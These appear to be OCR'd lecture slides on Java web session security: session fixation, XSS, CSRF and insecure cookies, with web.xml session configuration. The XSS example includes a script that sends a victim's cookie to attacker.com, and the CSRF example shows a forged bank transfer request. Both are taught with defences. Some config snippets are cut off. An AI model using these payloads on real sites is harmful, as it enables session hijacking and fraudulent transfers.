
- The session ID must be stored within a **session cookie**.

What if the user disables cookies? (Just don't let them to use the website)

- There is no way to keep the session ID.
- But, it is now common for major Internet companies to require cookies when using their sites, so **cookies have become a fact of life for web users today**.
- The effect on usability of the application should be small.

Vulnerability 2: Session fixation

- The attacker goes to a website and obtains a URL with an embedded session ID.
- The **attacker sends this URL to a victim**, e.g., through a forum or email.
- When the user clicks the link and logs in to the website with this session, the attacker will also be logged in.




Session fixation: Prevention

1. Completely **disable embedding session IDs in URLs**, and also **disallow your application from accepting session IDs via URLs.**

example.com/support;JSESSIONID=NRweL3dj

2. Employ **session migration** after login.
   - When the user logs in,
     - change the session ID, or
     - copy the session details to a new session, and then invalidate the original session.
   - The attacker has only the original session ID, which is now invalid.

JSESSIONID=NRweL3dj



JSESSIONID=A75sdHW


Vulnerability 3: Cross-Site Scripting (XSS)

- **Cross-site scripting (XSS)** is the ability to get a website to display ***user-supplied*** content laced with malicious HTML / JavaScript.
- XSS enables **attacker to inject client-side script into web pages** viewed by other users.

XSS can allow session hijacking:

1. The attacker can utilize JavaScript to read the contents of a session cookie.
2. Retrieve a session ID from a victim.
3. Create the session cookie on his own machine or using URL embedding.
4. The attacker assumes the identity of the victim on the server.

Cross-Site Scripting (XSS) Example




1. Suppose a web page http://www.example.com/post.html displays a blog post, its comments and a form for adding a new comment.
2. If an attacker goes to post.html and enters a new comment with following code:

```
<script>
    var url = 'http://www.attacker.com/a.png?victimCookie=' +
              document.cookie;
    document.write("<img src='" + url + "'/>");
</script>
```

3. The web application stores the comment for later display of the post.html page.

Cross-Site Scripting (XSS) Example (cont')



4. A victim goes to the web page http://www.example.com/post.html. The following attacker's code would execute in the victim's browser :

```
<img src='http://www.attacker.com/a.png?victimCookie=1234ABCD'/>
```

5. The user's cookie (session ID) is appended to the end of an URL for an image. The browser retrieves the image, which may be a tiny transparent image (1 pixel x 1pixel), by sending a request with the cookie data as a request parameter to the attacker's site (http://www.attacker.com).


Cross-Site Scripting (XSS): Prevention

- Flagging all your cookies with the **HttpOnly** attribute.
- This attribute allows the cookie to be used only when the browser makes an HTTP (or HTTPS) request.
  - whether that request happens via link, manual entry of a URL in the address bar, form submission, or AJAX request.
- HttpOnly completely disables the ability of JavaScript or some other browser scripting to obtain the contents of the cookie.
- Session ID cookies should always include the HttpOnly attribute.
  - We will see how this can be configured soon.

Vulnerability 4: Cross-Site Request Forgery (CSRF)

(Fake site)

- The attacker manipulates a web browser to make requests to a website using victim's data (e.g., cookies) on behalf of the attacker.



CSRF Example

- Suppose an online banking system contains the following form for money transfer that needs the recipient's account number (toaccount) and the amount of money to transfer (amount):

```
<form method="GET" action="http://www.bank.com/transfer.jsp">
        To account: <input type="text" name="toaccount" /><br />
        Amount: <input type="text" name="amount" /><br />
        <input type="submit" value="Transfer" />
</form>
```

- If a victim has logged in to the banking system (Step 1), the victim's browser has a session ID cookie.

CSRF Example (cont')

- The attacker lures the victim (e.g., by a funny email message) to go to a page at http://www.attacker.com/hello.html (Step 2), which has some Javascript code to make a request to the URL:

```
http://www.bank.com/transfer.jsp?toaccount=112233&amount=10000
```

&CSRF-token=[ ]???

- The unsuspecting victim visits hello.html (Step 3) and the browser executes the Javascript code and makes the request to the URL (Step 4).
- With a valid session ID cookie, the banking system transfers $10,000 from the victim's account to the account identified by 112233 (Step 5).

Cross-Site Request Forgery (CSRF): Prevention

- A **synchronizer token** is a random value that a web application generates for and inserts into every HTML form it sends to its client (web browser) so that when a client submits such a form, the web application can verify it to ensure the origin of the form.
- The value of a synchronizer token is known as a *nonce* (*n*umber-used-*once*).
- We can put the synchronizer token in a **hidden field of an HTML form**:

```
<form method="GET" action="http://www.bank.com/transfer.jsp">
        To account: <input type="text" name="toaccount" /><br />
        Amount: <input type="text" name="amount" /><br />
        <input type="submit" value="Transfer" />
        <input type="hidden" name="csrf_token" value="XA6ae..." />
</form>
```

token (nonce)

- The web application compares the submitted hidden value with the value it has inserted into that client's form and performs the requested action only if the two values equal.

Vulnerability 5: Insecure cookies

Man-in-the-middle attack (MitM attack)

- An attacker observes a request or response as it travels between the client and server, and obtains information of the **insecure cookies** from the request or response

- We can use the **HTTPS** protocol to secure the traffic.
- However, **a user might first go to your site using HTTP**.
- The browser has transmitted the **session ID cookie** to your server **unencrypted**, which can be stolen by the attacker.

Insecure Cookies: Prevention

- When your server sends the session ID cookie to the client in the response, it sets the **Secure** flag.
- The Secure flag tells the browser that the cookie should be transmitted only over **HTTPS**.
- This can be set in Servlet using the cookie's **setSecure()**.

Disadvantage:

- Your site must always be behind HTTPS for this to work.
- If the user is redirected to HTTP, the browser cannot transmit the cookie and the session will be lost.
- Used only for **protecting data sensitive enough** to warrant the **performance overhead** and hassle of **securing every request with HTTPS**.

↳ secure system → lower performance

Configuring sessions in web.xml

- We can configure sessions in the deployment descriptor (DD), i.e., web.xml, using the **<session-config>** tag.

```
<session-config>
    <session-timeout>30</session-timeout>
    <cookie-config>
        <name>JSESSIONID</name>
        <domain>example.org</domain>
        <path>/shop</path>
        <comment><![CDATA[Keeps you logged in. See our privacy
                        policy for more information.]]></comment>
        <http-only>true</http-only>
        <secure>false</secure>
        <max-age>1800</max-age>
    </cookie-config>
    <tracking-mode>COOKIE</tracking-mode>
    <tracking-mode>URL</tracking-mode>
    <tracking-mode>SSL</tracking-mode>
</session-config>
```

Configuring sessions in web.xml

- We can configure sessions in the deployment descriptor (DD), i.e., web.xml, using the <session-config> tag.

```
<session-config>
   <session-timeout>30</session-timeout>
   <cookie-config>
      <name>JSESSIONID</name>
      <domain>example.org</domain>
      <max-age>1800</max-age>
   </cookie-config>
   <tracking-mode>COOKIE</tracking-mode>
   <tracking-mode>URL</tracking-mode>
   <tracking-mode>SSL</tracking-mode>
</session-config>
```

<session-timeout>

- specifies how long sessions should remain inactive (in minutes) before being invalidated.
- It the value is 0 or less, the session never expires.

Configuring sessions in web.xml

- We can configure sessions in the deployment descriptor (DD), i.e., web.xml, using the <session-config> tag.

```
<session-config>
    <session-timeout>30</session-timeout>
    <cookie-config>
        <name>JSESSIONID</name>
        <domain>example.org</domain>
    <tracking-mode>URL</tracking-mode>
    <tracking-mode>SSL</tracking-mode>
</session-config>
```

<name>

- lets you customize the name of the session cookie.
- The default is JSESSIONID, and you will probably never need to change that.

Configuring sessions in web.xml

- We can configure sessions in the deployment descriptor (DD), i.e., web.xml, using the <session-config> tag.

```
<session-config>
   <session-timeout>30</session-timeout>
   <cookie-config>
      <name>JSESSIONID</name>
      <domain>example.org</domain>
      <path>/shop</path>
      <comment><![CDATA[Keeps you logged in. See our privacy
                        policy for more information.]]></comment>
      <http-only>true</http-only>
```

<domain> and <path>

- correspond to the Domain and Path attributes of the cookie.
- Domain defaults to the domain name used to make the request during which the session was created.
- Path defaults to the deployed application context name.
- You usually do not need to change them.

Configuring sessions in web.xml

- We can configure sessions in the deployment descriptor (DD), i.e., web.xml, using the <session-config> tag.

```
<session-config>
   <session-timeout>30</session-timeout>
   <cookie-config>
      <name>JSESSIONID</name>
      <domain>example.org</domain>
      <path>/shop</path>
      <comment><![CDATA[Keeps you logged in. See our privacy
                        policy for more information.]]></comment>
      <http-only>true</http-only>
```

<comment>

- adds a Comment attribute to the session ID cookie.
- Often used to explain the purpose of the cookie and point users to the site's privacy policy.
- If omitted, the Comment attribute is not added to the cookie.

Configuring sessions in web.xml

- We can configure sessions in the deployment descriptor (DD), i.e., web.xml, using the <session-config> tag.

```
<session-config>
   <session-timeout>30</session-timeout>
   <cookie-config>
      <name>JSESSIONID</name>
      <domain>example.org</domain>
      <path>/shop</path>
      <comment><![CDATA[Keeps you logged in. See our privacy
                        policy for more information.]]></comment>
      <http-only>true</http-only>
      <secure>false</secure>
      <max-age>1800</max-age>
   </cool
   <track
   <track
   <track
</sessio
```

prevent XSS

<http-only>

- corresponds to the HttpOnly cookie attribute.
- The default value is false.
- You should always customize it to true.

Configuring sessions in web.xml

- We can configure sessions in the deployment descriptor (DD), i.e., web.xml, using the <session-config> tag.

```
<session-config>
    <session-timeout>30</session-timeout>
    <cookie-config>
        <name>JSESSIONID</name>
        <domain>example.org</domain>
        <path>/shop</path>
        <comment><![CDATA[Keeps you logged in. See our privacy
                        policy for more information.]]></comment>
        <http-only>true</http-only>
        <secure>false</secure>
        <max-age>1800</max-age> ⇐ In sec
    </coo
    <trac
    <trac
    <trac
</sessio
```

<secure>

- corresponds to the Secure cookie attribute.
- The default value is false.
- Change it to true, only if you have HTTPS enabled.

Configuring sessions in web.xml

- We can configure sessions in the deployment descriptor (DD), i.e., web.xml, using the <session-config> tag.

<max-age>

- specifies the Max-Age cookie attribute that controls when the cookie expires (in seconds).
- By default, the cookie has no expiration date, which means it expires when the browser closes.
- Customizing this value may cause cookie to expire and session tracking to fail while the user is in the middle of actively using your web app, so it's best to not use this tag.

```
        <max-age>1800</max-age>
    </cookie-config>
    <tracking-mode>COOKIE</tracking-mode>
    <tracking-mode>URL</tracking-mode>
    <tracking-mode>SSL</tracking-mode>
</session-config>
```

Configuring sessions in web.xml

<tracking-mode>

- **URL:**
  - The container only embeds session IDs in URLs.
  - It does not use cookies or SSL session IDs.
  - This approach is not very secure.
- **COOKIE:**
  - The container uses session cookies for tracking session IDs.
  - This technique is very secure.
- **SSL:**
  - The container uses SSL Session IDs as HTTP session IDs.
  - It is established during the SSL handshake (by SSL protocol).
  - The SSL Session ID is not transmitted or stored using cookies or URLs and is extremely secure.
  - Require all requests to be HTTPS for it to work properly.

```
    </cookie-config>
    <tracking-mode>COOKIE</tracking-mode>
    <tracking-mode>URL</tracking-mode>
    <tracking-mode>SSL</tracking-mode>
</session-config>
```

Configuring sessions in web.xml (cont')

- In this course, we use the following session configuration:

```
<session-config>
    <session-timeout>30</session-timeout>
    <cookie-config>
        <http-only>true</http-only>
    </cookie-config>
    <tracking-mode>COOKIE</tracking-mode>
</session-config>
```

- Cause sessions to last 30 minutes.
- Instruct the web container to only use cookies for session tracking.
- Make session cookies contain the HttpOnly attribute for security.
- Accept all the other default values and does not specify a comment for the cookie.
- URL session tracking is disabled because it is not secured.